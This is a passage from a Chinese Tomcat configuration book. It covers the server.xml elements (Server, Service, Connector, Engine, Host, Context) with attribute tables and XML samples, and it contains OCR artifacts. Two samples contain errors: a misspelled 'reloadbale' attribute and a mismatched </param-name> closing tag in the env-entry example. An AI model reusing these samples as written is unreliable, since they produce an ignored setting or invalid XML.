


图 5-1 Tomcat Server 的关系图

从上图可以看出，共包含 6 层元素，Server 处在元素的顶层，Context 的 Logger 处在最内层。顶层元素包含子层元素，有些元素只能够有一个，而有些元素允许包含多个，如 Service、Connector、Host、Context。

上图反映了各元素之间的层次关系和包含关系，是一种静态关系的表达。图 5-2 则从动态结构上反映了物理上的结构和交互关系。




图 5-2 Tomcat Server 的结构图

从上图中可以看出，Server 是最外层的元素，在 Service 中通过不同的 Connector 来连接 Engine。Engine 中包括多个 Host，而 Host 又可以配置多个 Context。

对于一次访问过程，主要有以下几个步骤，假设来自客户的请求为：`http://localhost:8080/test/index.jsp`。

- (1) 请求被发送到本机端口 8080，被在那里侦听的 HTTP Connector 获得；
- (2) Connector 把该请求交给它所在的 Service 的 Engine 来处理，并等待来自 Engine 的回应；
- (3) Engine 获得请求 `localhost/test/index.jsp`，匹配它所拥有的所有虚拟主机 Host；
- (4) Engine 匹配到名为 localhost 的 Host（即使匹配不到也把请求交给该 Host 处理，因为该 Host 被定义为当前 Engine 的默认主机）；
- (5) localhost Host 获得请求 `/test/index.jsp`，匹配它所拥有的所有 Context；
- (6) Host 匹配到路径为 `/test` 的 Context（如果匹配不到就把该请求交给路径名为 `""` 的 Context 去处理）；
- (7) `path="/test"` 的 Context 获得请求 `/index.jsp`，在它的 mapping table 中寻找对应的 Servlet；
- (8) Context 匹配到 URL PATTERN 为 `*.jsp` 的 Servlet，对应于 JspServlet 类；
- (9) HttpServletRequest 对象和 HttpServletResponse 对象，作为参数调用 JspServlet 的 doGet 或 doPost 方法；
- (10) Context 把执行完了之后的 HttpServletResponse 对象返回给 Host；
- (11) Host 把 HttpServletResponse 对象返回给 Engine；

- (12) Engine 把 HttpServletResponse 对象返回给 Connector;
 (13) Connector 把 HttpServletResponse 对象返回给客户浏览器。

这样，一次请求响应过程结束。

下面就来逐个分析每一个元素的内容和配置方法。

5.1.2 顶层元素 Server

Server 元素是 server.xml 文件中最重要的元素，它代表了整个 JVM，由 org.apache.catalina.Server 接口来定义。Server 定义了一个 Tomcat 服务器，Server 启动后将在端口 8005 处等待关闭命令，如果接收到“SHUTDOWN”字符串则关闭服务器。

该元素的写法如下：

```
<Server port="8005" shutdown="SHUTDOWN" debug="0">
.....
</Server>
```

Server 元素包括三个属性，如表 5-2 所示。

表 5-2 Server 元素属性

属性	解释	默认值	必有
className	使用的具体实现的 Java 类名，该类必须实现 org.apache.catalina.Server 接口。如果没有指定类名，则使用标准实现 org.apache.catalina.core.StandardServer		否
port	指定监听关闭 Tomcat 命令的端口。终止服务器运行时，必须在 Tomcat 服务器所在的机器上发出关闭命令	8005	是
shutdown	指定终止 Tomcat 服务器运行的字符串，该字符串发给 Tomcat 服务器的关闭监听端口	SHUTDOWN	是
debug	日志输出级别，数字越大表示输出越多的调试信息	0	否

注意

port 是调用 stop 脚本命令访问 Tomcat 运行实例的端口，该端口不能够与其他端口冲突。shutdown 是在调用关闭命令 stop 时使用的字符串，由于 server.xml 文件对于外部机器不可访问，因此如果修改了该默认值，能够防止恶意命令关闭 Tomcat。
 另外，Tomcat 只在 localhost 监听该关闭命令，因此本机之外的任何机器都不能够调用关闭命令来关闭 Tomcat。

Server 元素包含一个或多个 Service 元素，并能包含 Listener、Logger、ContextManager 和 GlobalNamingResources 元素类型，但它不能做为任何元素的子元素。

5.1.3 顶层元素 Service

Service 元素由 org.apache.catalina.Service 接口定义，它包含一个 Engine 元素以及一个或多个 Connector 元素，这些 Connector 元素共享同一个 Engine 元素。

Tomcat5 安装后 Service 默认名称为 Catalina，Tomcat4 下名称为 Tomcat-Standalone。通常有一个默认的 Service，根据需要还可以配置与 Apache 联合的 Service，代码如下：

```
<Service name="Catalina">...</Service>
<Service name="Apache">...</Service>
```

第一个 Service 处理所有直接由 Tomcat 服务器接收的 Web 客户请求；第二个 Service 处理所有由 Apache 服务器转发过来的 Web 客户请求。

Service 元素包括两个属性，如表 5-3 所示。

表 5-3 Service 元素属性

属性	解释	默认值	必有
className	指定实现 org.apache.catalina.Service 接口的类	org.apache.catalina.core.StandardService	否
name	定义 Service 的名字	Catalina(4.x 下为 Tomcat-Standalone)	是
debug	日志输出级别，数字越大表示输出越多的调试信息	0	否

注意

你可以自定义服务接口类，但是必须实现上表中指定的接口类。

5.1.4 连接器 Connector

Connector 表示客户端和 Service 之间的连接。Tomcat 有两个典型的 Connector，一个直接侦听来自浏览器的 http 请求，一个侦听来自其他 WebServer 的请求。

HTTP/1.1 Connector

Coyote HTTP/1.1 Connector 元素是一个支持 HTTP/1.1 协议的 Connector 组件。它使 Catalina 除了能够执行 servlet 和 JSP 页面外，还能够作为一个单独的 Web server 运行。Connector 对象的实例在服务器上监听特定的 TCP 端口。一个 Service 可以配置一个或多个这样的 Connector，每个 Connector 都把请求转发给对应 Engine 进行处理，并产生响应。

在服务器启动的时候，Connector 会创建一些请求处理线程（基于 minProcessors 属性值）。每个请求需要一个线程为其服务，直到服务完成。如果同一时刻的请求数多于可用的请求处理线程，Connector 则会创建额外的处理线程，线程数的上限是 maxProcessors。如果已经到达了最大请求数，仍然有请求发生，它们被缓存在由 Connector 创建的 server socket 中，直到缓存的上限（由 acceptCount 属性的值定义）。这以后所有的请求都会收到“拒绝连接”的错误，直到有资源能够处理它们。

Coyote HTTP/1.1 Connector 的标准实现是 org.apache.coyote.tomcat5.CoyoteConnector。此种连接器处理 HTTP 的请求，可以配置如下的连接类型：

② non-SSL Coyote HTTP/1.1 Connector: 它通过 8080 端口接收 HTTP 请求；

```
//Tomcat5.x
<Connector
port="8080" maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
enableLookups="false" redirectPort="8443" acceptCount="100"
connectionTimeout="20000" disableUploadTimeout="true" />
```

- 2 SSL Coyote HTTP/1.1 Connector: 在端口 8443 处侦听。此种连接器需要通过 keytool 工具进行 RSA 加密, 如下: %JAVA_HOME%\bin\keytool -genkey -alias tomcat -keyalg RSA (Windows)、\$JAVA_HOME/bin/keytool -genkey -alias tomcat -keyalg RSA (Unix);

```
//Tomcat5.5
<Connector port="8443"
    maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
    enableLookups="false" disableUploadTimeout="true"
    acceptCount="100" scheme="https" secure="true"
    clientAuth="false" sslProtocol="TLS" />
//Tomcat5.0
<Connector port="8443"
    maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
    enableLookups="false" disableUploadTimeout="true"
    acceptCount="100" debug="0" scheme="https" secure="true">
    <Factory clientAuth="false" protocol="TLS" />
</Connector>
```

- 2 Proxied HTTP/1.1 Connector: 代理 HTTP 连接器在 8082 端口处侦听。

```
//Tomcat5.x
<Connector port="8082"
    maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
    enableLookups="false" acceptCount="100"
    connectionTimeout="20000"
    proxyPort="80" disableUploadTimeout="true" />
```

JK 2 Connector

JK 2 Connector 元素是一个 Connector 组件, 和 Web connector 之间通过 AJP 协议通信。利用 JK 2 Connector, 可以将 Tomcat 5 无缝地集成到已存在 (或者新的) Apache 上, 使用 Apache 处理 Web 应用中的静态内容, 或者利用 Apache 的 SSL 处理。和 Engine 的 jvmRoute 属性一起使用的时候, JK 2 Connector 支持负载平衡。

JK 2 Connector 的标准实现是 org.apache.coyote.tomcat5.CoyoteConnector, 但是必须指定协议属性。该实现支持 AJP 1.3 协议, 具体的连接器是 AJP1.3 Connector, 它通过 8009 端口接收由其他服务器 (如 Apache) 转发过来的请求。

```
//Tomcat5.x
<Connector port="8009" enableLookups="false" redirectPort="8443"
    protocol="AJP/1.3" />
//Tomcat4.1
<Connector className="org.apache.jk.tomcat4.Ajp13Connector"
    port="8009" minProcessors="5" maxProcessors="75"
    acceptCount="10" debug="0" />
```

Connector 表示一个到用户的连接, 不管是通过 Web 服务器还是直接到用户浏览器, 它负责管理 Tomcat 的工作线程、读 (写) 连接到不同用户的端口的请求 (响应)。它在指定端口上监听客户请求, 并将请求交给 Engine 处理 (coyote HTTP 和 coyote AJP)。从以上两种类型的连接器配置代码可以看出, 不同的 Tomcat 版本配置项有一些不同, Tomcat3 的配置后来的版本结构完全不同, 所以这里也省略不讲, Tomcat4 和 5 的配置参数稍微有所改变。

下面针对 Tomcat5.x 版本的两种连接器的属性进行总结，如表 5-4 所示。

表 5-4 Connector 元素属性

属性	连接器	解释	默认值	必有
enableLookups	HTTP JK	如果为 true，则可以通过调用 request.getRemoteHost() 进行 DNS 查询来得到远程客户端的实际主机名；若为 false 则不进行 DNS 查询，而是返回其 ip 地址	true	是
redirectPort	HTTP JK	指定服务器正在处理 http 请求时收到了一个 SSL 传输请求 https 后重定向的端口号	8443	是
scheme	HTTP JK	配置匹配 SSL 的 scheme 为 https, 方法为 request.getScheme()	http	是
secure	HTTP JK	配置是否进行安全控制，方法为 request.isSecure()	false	是
debug	HTTP JK	日志输出级别，数字越高，输出越详细	0	否
protocol	HTTP JK	设定 Http 协议	HTTP/1.1、AJP/1.3、TLS	否
acceptCount	HTTP	指定当所有可以使用的处理请求的线程数都被使用时可以放到处理队列中的请求数，超过这个数的请求将不予处理。如果队列已满，客户必须等待	10	否
address	HTTP	对于具有多个 IP 地址的 Server，这个属性指定了用于监听特定端口的地址。默认情况下，端口作用于 Server 的所有 IP 地址		否
bufferSize	HTTP	Connector 创建的输入流缓冲区的大小（以字节为单位）	2048	否
compression	HTTP	为了节省服务器带宽，Connector 可能使用 HTTP/1.1 GZIP 压缩。这个参数的可接受值为“off”（不使用压缩）、“on”（压缩文本数据）、“force”（在所有的情况下强制压缩），或者使用一个数值整数（等价于“on”，但是指定了输出被压缩是的最小的数据数）。如果 content-length 未知，而 compression 设置成“on”或者更强，输出也会被压缩。如果没有指定，这个属性被设成“off”		否
connectionLinger	HTTP	当 Connector 使用的 socket 被关闭的时候，保留该 socket 的时间，以毫秒为单位。默认值为-1（不使用 socket linger）		否
connectionTimeout	HTTP	在 Connector 接收一个连接以后，等待发生第一个请求的时间，以毫秒为单位	60000	否
disableUploadTimeout	HTTP	这个标志允许 servlet container 在一个 servlet 执行的时候，使用一个不同的、更长的连接超时。最终的结果是给 servlet 更长的时间以便完成其执行，或者在数据上载的时候有更长的超时时间	false	否
maxKeepAliveRequests	HTTP	在 server 关闭连接之前，接受的 HTTP 请求的最大数目。如果该值设为 1，会禁止 HTTP/1.0 保活，同时也会禁止 HTTP/1.1 保活和 pipelining	100	否

(续表)

属性	连接器	解释	默认值	必有
maxSpareThreads	HTTP	在线程池开始停止不必要的线程之前, 允许存在的最大未使用的请求处理线程	50	否
maxThreads	HTTP	Connector 能够创建的最大请求处理线程数, 这个值决定了同时能够处理的最大请求数	200	否
minSpareThreads	HTTP	当 Connector 第一次启动时, 创建的请求处理线程数。Connector 同时必须保证指定数目的空闲处理线程。这个值应该设置成比 maxThreads 小的数值	4	否
port	HTTP	Connector 创建 server socket 并等待连接的 TCP 端口号。操作系统在特定的 IP 地址上只允许一个服务器应用程序监听特定的端口	8080/8443 /8082/8009	否
proxyName	HTTP (Proxied)	如果 Connector 在代理配置中使用, 将这个属性设置成调用 request.getServerName()时返回的服务器名称		否
proxyPort	HTTP (Proxied)	如果 Connector 在代理配置中使用, 这个属性指定了调用 request.getServerPort()返回的端口值		否
socketBuffer	HTTP	socket 输出缓冲区的大小。如果为-1, 不使用缓冲	9000B	否
tcpNoDelay	HTTP	如果为 true, 服务器 socket 会设置 TCP_NO_DELAY 选项, 在大多数情况下可以提高性能	true	否
className	HTTP JK	指定实现 Connector 接口的类。Tomcat4 下为 org.apache.coyote.tomcat4.CoyoteConnector、org.apache.catalina.connector.http.HttpConnector、org.apache.catalina.connector.http10.HttpConnector 和 org.apache.jk.tomcat4.Ajp13Connector		否

注意

在 Tomcat4.1 和 Tomcat5.0 中的 SSL 连接器里包含了 Factory 元素, 它是嵌套在 Connector 中的惟一元素, 用来配置服务器套接口工厂组件。这个组件从来都不需要, 现在支持这个组件是为了与 Tomcat 的早期版本兼容。用以配置 SSL 验证的类和相关属性, 在版本的更新过程中, 这些属性逐渐的增加到了 Connector 中了, 所以在 Tomcat5.5 中就省略了该子元素。

另外, 关于 Connector 配置的端口冲突问题见 6.1.2 节。

下面看看 HTTP Connector 的一些特性。

(1) HTTP/1.1 和 HTTP/1.0 支持

Connector 支持 HTTP/1.1 协议的所有必需特征 (如 RFC2616 所描述的), 包括永久性连接、流水线、expectations 和 chunked encoding。如果客户端 (通常是一个浏览器) 只支持 HTTP/1.0, Connector 会自动跳回到 HTTP/1.0。不需要特殊的配置来使能这个支持。此外, Connector 也支持 HTTP/1.0 保活机制。

RFC2616 要求 HTTP 服务器的响应总是以它们宣称支持的最高 HTTP 版本开始。因此, 这个 Connector 在它的响应的开始总是返回 HTTP/1.1。

(2) 日志输出

Connector 产生的任何调试或者异常信息都会被自动路由到 Connector 所属的 Engine 的 Logger 中。不需要特殊的配置来使能这个支持。

(3) 代理支持

在 Tomcat 位于代理服务器后面时，可以使用 proxyName 和 proxyPort 属性。这些属性修改了调用 request.getServerName()和 request.getServerPort()的返回值，用来构造重定向的绝对 URL。如果不设置这些值，返回值反映了代理服务器收到的连接的服务器名称和端口号，而不是客户端发起的服务器名称和端口号。

(4) SSL 支持

对 Connector 的特定实例，可以将 secure 属性设为 true，来使能 SSL 支持。另外，还可以配置如表 5-5 所示的属性。

表 5-5 HTTP SSL Connector 支持属性

属性	解释
algorithm	使用的认证编码算法。默认值为 SunX509。
clientAuth	如果在接受某个连接之前，需要客户端发送有效证书链，将该值设为 true。如果为 false（默认值），不需要使用证书链，除非客户端请求被 CLIENT-CERT 认证保护的资源。
keystoreFile	存储服务器证书的 keystore 文件路径。默认情况下，路径指向运行 Tomcat 的用户主目录下的 “.keystore”。
keystorePass	用来访问服务器证书的密码，默认值为 “changeit”
keystoreType	用于存储服务器证书的 keystore 文件的类型。默认值为 “JKS”
sslProtocol	SSL 协议的版本号，默认值是 TLS ciphers 可以使用的加密算法列表，用逗号分开。如果没有指定，可以使用任何算法

5.1.5 容器 Engine

每个 Service 元素只能有一个 Engine 元素，Engine 元素处理在同一个 Service 中所有 Connector 元素接收到的客户请求，由 org.apache.catalina.Engine 接口定义。Engine 可以包含元素 Logger、Realm、Value 和 Host。

Engine 元素配置代码格式如下：

```
<Engine name="Catalina" defaultHost="localhost" debug="0">
...
</Engine>
```

Engine 元素的属性及其解释如表 5-6 所示。

表 5-6 Engine 元素属性

属性	解释	默认值	必有
className	指定实现 Engine 接口的类，默认值为 StandardEngine		否

(续表)

属性	解释	默认值	必有
name	定义 Engine 的名字		是
defaultHost	指定处理客户请求的默认主机名，在 Engine 中的 Host 子元素中必须定义这一主机		是
debug	日志输出级别，数字越大表示输出越多的调试信息	0	否
jvmRoute	在使用负载均衡的情况下，用来使能 session affinity 的标识符。这个标识符在所有参与集群的 Tomcat 5 服务器中必须是惟一的。标识符附加在 session 标识符后面，因此前端代理总是可以把特定的 session 转发到同一个 Tomcat 5 实例。		否
Background ProcessorDelay	这个值代表在该 Engine 及其子容器（包括所有的 wrappers）上调用 backgroundProcess 方法的延时，以秒为单位。如果延时值为负，子容器不会被调用，这意味着子容器使用自己的处理线程。如果该值为正，会创建一个新的线程。在等待指定的时间以后，该线程在 Engine 及其子容器上调用 backgroundProcess 方法	10s	否

下列元素可以嵌套在 Engine 元素中，但每种元素至多只能嵌套一次。

- ❷ Logger: 配置一个 logger，用来接收和处理 Engine 的所有日志消息，还包括与这个 Engine 相关的所有 Connector 的消息。另外，Engine 还负责记录嵌套的所有 Host 和 Context 的消息，除非被低层的 Logger 配置覆盖。
- ❷ Realm: 配置一个 Realm，允许用户数据库以及用户的相关角色在所有的 Host 和 Context 之间共享，除非被低层的 Realm 配置覆盖。
- ❷ Valve: Catalina 会为该容器处理的所有请求创建访问日志。
- ❷ Listener: 如果一个 Java 对象需要知道 Context 什么时候启动、什么时候停止，可以在这个对象中嵌套一个 Listener 元素。该 Listener 元素必须实现 org.apache.catalina.LifecycleListener 接口。在发生对应的生命期事件的时候，通知该 Listener。

5.1.6 容器 Host

Host 元素由 Host 接口定义。一个 Engine 元素可以包含多个 Host 元素，每个 Host 元素定义了一个虚拟主机，它包含了一个或多个 Web 应用。在 Host 元素中可以包含子元素 Logger、Realm、Valve 和 Context。

其定义的格式如下：

```
<Host name="localhost" debug="0" appBase="webapps" unpackWARs="true"
  autoDeploy="true">
  ...
</Host>
```

Host 元素的属性如表 5-7 所示。

表 5-7 Host 元素属性

属性	解释	默认值	必有
className	指定实现 Host 接口的类	StandardHost	否
name	定义虚拟主机的名字		是
appBase	指定虚拟主机的目录，可以指定绝对目录，也可以指定相对于 CATALINA_HOME 的相对目录，如果没有此项，则为默认值	webapps	否
autoDeploy	如果此项设为 true，表示 Tomcat 服务处于运行状态时，能够监测 appBase 下的文件，如果有新的 Web 应用加入进来，会自动发布这个 Web 应用	true	是
unpackWARs	如果此项设置为 true，表示把 Web 应用的 WAR 文件先展开为开放目录结构后再运行，如果设为 false 将直接运行 WAR 文件	true	是
alias	指定主机别名，可以指定多个别名		否
deployOnStartup	如果此项设为 true，表示 Tomcat 服务器启动时会自动发布 appBase 目录下所有的 Web 应用。如果 Web 应用中的 server.xml 没有相应的 Context 元素，将采用 Tomcat 默认的 Context		否
debug	日志输出级别，数字越大表示输出越多的调试信息	0	否
deployXML	如果为 false，则忽略 app 下的 web.xml	true	否
errorReport ValveClass	错误报告类，必须继承 org.apache.catalina.Valve	org.apache.catalina.valves. .ErrorReportsValve	否
liveDeploy	如果为 true，则复制到该 appBase 下的 Web 应用将被立即部署	true	否
workDir	该 Host 的临时文件产生目录	\$CATALINA_HOME/work	否
Background ProcessorDelay	这个值代表在该 Host 及其子容器(包括所有的 wrappers)上调用 backgroundProcess 方法的延时，以秒为单位。如果延时值为负，子容器不会被调用，这意味着子容器使用自己的处理线程。如果该值为正，会创建一个新的线程。在等待指定的时间以后，该线程在 Host 及其子容器上调用 backgroundProcess 方法。Host 使用后台处理进行与 Web 应用实时发布有关的操作。如果没有指定，默认值是一，说明 Host 依赖其所属的 Engine 的后台处理		否

可以在 Host 元素中选择嵌套一个 DefaultContext 元素，用来定义自动发布的 Web 应用的默认特性。下列元素可以嵌套在 Host 元素中，但至多只能嵌套一个实例。

- ❷ Logger: 配置一个 logger，用来接收和处理 Host 的所有日志消息，以及这个 Host 的所有 Context 的日志消息（除非被低一级的 Logger 配置覆盖）；
- ❷ Realm: 配置一个 Realm，Realm 的用户数据库以及用户角色被这个 Host 的所有 Context 共享（除非被低一级的 Realm 配置覆盖）；

- ❷ Valve: 正常情况下, 运行 Web 服务器会生成访问日志。访问日志以标准格式为每个请求输出一行信息。Catalina 包含一个可选的 Valve 实现, 可以用标准格式生成日志, 还可以使用任意定制的格式。如下所示:

```
<Host name="localhost" ...>
...
<Valve className="org.apache.catalina.valves.AccessLogValve"
    prefix="localhost_access_log." suffix=".txt"
    pattern="common" />
...
</Host>
```

- ❷ Alias (主机名别名): 在许多服务器环境中, 多个网络名称可能指向同一个 IP 地址 (比如, www.mycompany.com 和 company.com 都指向 192.168.1.1)。正常情况下, 每个网络名称应该在 conf/server.xml 中对应一个 Host 元素, 每个 Host 元素有自己的一套 Web 应用。但是, 有些情况下, 可能希望两个或者更多网络名称解析到同一个虚拟主机上, 运行相同的一套 Web 应用。这种情况的典型用途是公司网站。用户可以使用 www.mycompany.com 和 company.com 访问同样的内容和应用。通过在 Host 元素中嵌套一个或者多个 Alias 元素, 可以完成上述功能。

```
<Host name="www.mycompany.com" ...>
...
<Alias>mycompany.com</Alias>
...
</Host>
```

为了使这个策略生效, 所有的网络名称必须在 DNS 服务器登记, 指向运行 Catalina 实例的同一台计算机。

- ❷ Listener: 如果一个 Java 对象需要知道 Context 什么时候启动, 什么时候停止, 可以在这个对象中嵌套一个 Listener 元素。该 Listener 元素必须实现了 org.apache.catalina.LifecycleListener 接口, 在发生对应的生命期事件的时候, 通知该 Listener。可以按照如下的格式配置这样的 Listener:

```
<Host name="localhost" ...>
...
<Listener className="com.mycompany.mypackage.MyListener" ... >
...
</Host>
```

注意

一个 Listener 可以具有任意多的附加属性。属性名与 JavaBean 的属性名相对应, 使用标准的属性命名方法。

5.1.7 容器 Context

Context 表示一个 Web 应用程序, 通常为 WAR 文件或一个目录。每个 Context 提供一个指向放置 Web 项目的 Tomcat 的下属目录。每个 Context 包含如下配置:

- (1) Context 放置的路径，可以是与 ContextManager 主目录相关的路径；
- (2) 记录调试信息的调试级别；
- (3) 可重载的标志。开发 Servlet 时，重载更改后的 Servlet，这是一个非常便利的特性，你可以调试或用 Tomcat 测试新代码而不用停止或重新启动 Tomcat。要打开重载，把 reloadable 设为 true 即可。这虽花费时间但可检测所发生的变化。更重要的是，鉴于在一个加载类对象装入一个新的 Servlet 时，类加载触发器可能会抛出一些错误，为避免这些问题，可以设置 reloadable 为 false，这将停止重载功能。

Context 元素由 Context 接口定义，是使用最频繁的元素。每个 Context 元素代表了运行在虚拟主机上的单个 Web 应用。一个 Host 可以包含多个 Context 元素，每个 Web 应用有惟一的一个相对应的 Context 代表 Web 应用自身。Servlet 容器为第一个 Web 应用创建一个 ServletContext 对象。

其配置的代码如下：

```
<Context path="/sample" docBase="sample" debug="0" reloadbale="true"/>
```

其属性列表如表 5-8 所示。

表 5-8 Context 元素属性

属性	解释	默认值	必有
className	指定实现 Context 的类	StandardContext	否
path	指定访问 Web 应用的 URL 入口，应该写作 "/myweb"，表示此 Web 应用程序的 url 的前缀，这样请求的 url 为 http://localhost:8080/myweb/****	""	是
docBase	应用程序的路径或者是 WAR 文件存放的路径，可以是相对于 Host 的 appBase 中指定值的路径，也可以是绝对路径	"ROOT"	是
reloadable	如果这个属性设为 true，Tomcat 服务器在运行状态下会监视在 WEB-INF/classes 和 Web-INF/lib 目录 CLASS 文件的改变。如果监视到有 class 文件被更新，服务器自动重新加载 Web 应用	false	否
override	如果想利用该 Context 元素中的设置覆盖 DefaultContext 中相应的设置，设为 true	false	否
privileged	指定该应用是否能够运行容器的 Servlet，如 Manager app	false	否
crossContext	指定是否能够执行 ServletContext.getContext(otherWebApp)	false	否
cookies	指定是否通过 Cookies 来支持 Session	true	否
useNaming	指定是否支持 JNDI	true	否
debug	日志输出级别，数字越大表示输出越多的调试信息	0	否

(续表)

属性	解释	默认值	必有
wrapperClass	org.apache.catalina.Wrapper 实现类的名称, 用于该 Context 管理的 servlet。如果没有指定, 使用标准的默认值		否
swallowOutput	如果该值为 true, System.out 和 System.err 的输出被重定向到 Web 应用的 logger	true	否
workDir	Context 提供的临时目录的路径, 用于 Servlet 的临时读/写。利用 javax.servlet.context.tempdir 属性, Servlet 可以访问该目录。如果没有指定, 使用\$CATALINA_HOME/work 下一个合适的目录		否
Background ProcessorDelay	这个值代表在 Context 及其子容器(包括所有的 wrappers)上调用 backgroundProcess 方法的延时, 以秒为单位。如果延时值为负, 子容器不会被调用, 也就是说子容器使用自己的处理线程。如果该值为正, 会创建一个新的线程。在等待指定的时间以后, 该线程在主机及其子容器上调用 backgroundProcess 方法。Context 利用后台处理 session 过期, 监测类的变化用于重新载入。如果没有指定, 该属性的默认值是一1, 说明 Context 依赖其所属的 Host 的后台处理		否

下列元素可以嵌套在 Context 元素中, 但每个元素至多只能嵌套一次。

- ❷ Loader: 配置该 Web 应用用来加载 servlet 和 Javabean 的类加载器。如果没有定义自己的 Loader 元素, 将会配置一个标准的 Web 应用 class loader;
- ❷ Logger: 配置用来接收和处理所有日志消息的 logger, 包括调用 ServletContext.log() 函数记录的所有消息;
- ❷ Valve: Catalina 会为该容器处理的所有请求创建访问日志;
- ❷ Listener: 参见后文;
- ❷ Manager: 配置用于创建、销毁、维持 HTTP session 的 session manager。如果没有定义自己的 Manager 元素, 会配置一个标准的 session manager;
- ❷ Realm: 配置 Realm, 该 Realm 的用户数据库以及相关的角色仅用于这个特定的 Web 应用中。如果没有指定, 该 Web 应用使用所属的 Host 或 Engine 的 Realm;
- ❷ Resources: 配置用于访问与这个 Web 应用相关联的静态资源。如果没有定义自己的 Resources 元素, 使用标准的 resource manager。

下面分析 Context 可以包含的几个子元素。

Context 参数

可以在 Context 的元素中嵌套 Parameter 元素，配置带有名称的值，这些值作为 servletcontext 初始化参数，对整个 Web 应用可见。例如，可以像这样创建初始化参数：

```
<Context ...>
...
<Parameter name="companyName" value="My Company, Incorporated"
  override="false"/>
...
</Context>
```

这与在 /WEB-INF/web.xml 中包含如下元素相等：

```
<context-param>
  <param-name>companyName</param-name>
  <param-value>My Company, Incorporated</param-value>
</context-param>
```

区别是，前者不需要修改部署描述符来定制这个值。

Parameter 元素的有效属性值如下：

- ⌚ description: 关于该 Context 初始化参数的文字描述（可选）；
- ⌚ name: 要创建的 Context 初始化参数的名称；
- ⌚ override: 如果不希望 /WEB-INF/web.xml 中具有相同参数名称的 context-param 覆盖这里指定的值，设为 false。默认值为 true；
- ⌚ value: 调用 ServletContext.getInitParameter() 时，返回给应用的参数值。

环境条目

可以在 Context 中嵌套 Environment 元素，配置命名的值，这些值作为环境条目资源（Environment Entry Resource），对整个 Web 应用可见。例如，可以按照如下方法创建一个环境条目：

```
<Context ...>
...
<Environment name="maxExemptions" value="10"
  type="java.lang.Integer" override="false"/>
...
</Context>
```

这与在 /WEB-INF/web.xml 中包含如下元素是等价的：

```
<env-entry>
  <env-entry-name>maxExemptions</param-name>
  <env-entry-value>10</env-entry-value>
  <env-entry-type>java.lang.Integer</env-entry-type>
</env-entry>
```

区别是，前者不需要修改部署描述符来定制这个值。

Environment 元素的有效属性如下：

- ❷ description: 环境条目的文字描述 (可选);
- ❷ name: 环境条目的名称, 相对于 java:comp/env context;
- ❷ override: 如果不希望/WEB-INF/web.xml 中具有相同名称的 env-entry 覆盖这里指定的值, 设为 false。默认值为 true;
- ❷ type: 环境条目的 Java 类名的全称。在/WEB-INF/web.xml 中, env-entry-type 必须是如下的值之一: java.lang.Boolean、java.lang.Byte、java.lang.Character、java.lang.Double、java.lang.Float、java.lang.Integer、java.lang.Long、java.lang.Short、or java.lang.String;
- ❷ value: 通过 JNDI context 请求时, 返回给应用的参数值。这个值必须转换成 type 属性定义的 Java 类型。

资源定义

可以在/WEB-INF/web.xml 中定义资源的特性。使用 JNDI 查找 resource-ref 和 resource-env-ref 元素时, 这些特性被返回。对同一资源名称, 还必须定义资源参数 (见下面“资源参数”小节), 这些参数用来配置对象工厂 (object factory) 以及对象工厂的属性。例如, 可以按照如下方式创建资源定义:

```
<Context ...>
...
<Resource name="jdbc/EmployeeDB" auth="Container"
    type="javax.sql.DataSource"
    description="Employees Database for HR Applications"/>
...
</Context>
```

这等价于在/WEB-INF/web.xml 中包含如下元素:

```
<resource-ref>
<description>Employees Database for HR Applications</description>
<res-ref-name>jdbc/EmployeeDB</res-ref-name>
<res-ref-type>javax.sql.DataSource</res-ref-type>
<res-auth>Container</res-auth>
</resource-ref>
```

区别是, 前者不需要修改部署描述符来定制这个值。

Resource 元素的有效属性如下:

- ❷ auth: 指定是 Web 应用代码本身访问定义的资源, 还是由 container 代表 Web 应用访问定义的资源。该属性的值必须是 Application 或者 Container。如果在 web.xml 文件中使用 resource-ref, 这个属性是必需的, 如果使用 resource-env-ref, 这个属性是可选的;
- ❷ description: 资源的文字描述 (可选);
- ❷ name: 资源的名称, 相对于 java:comp/env context;
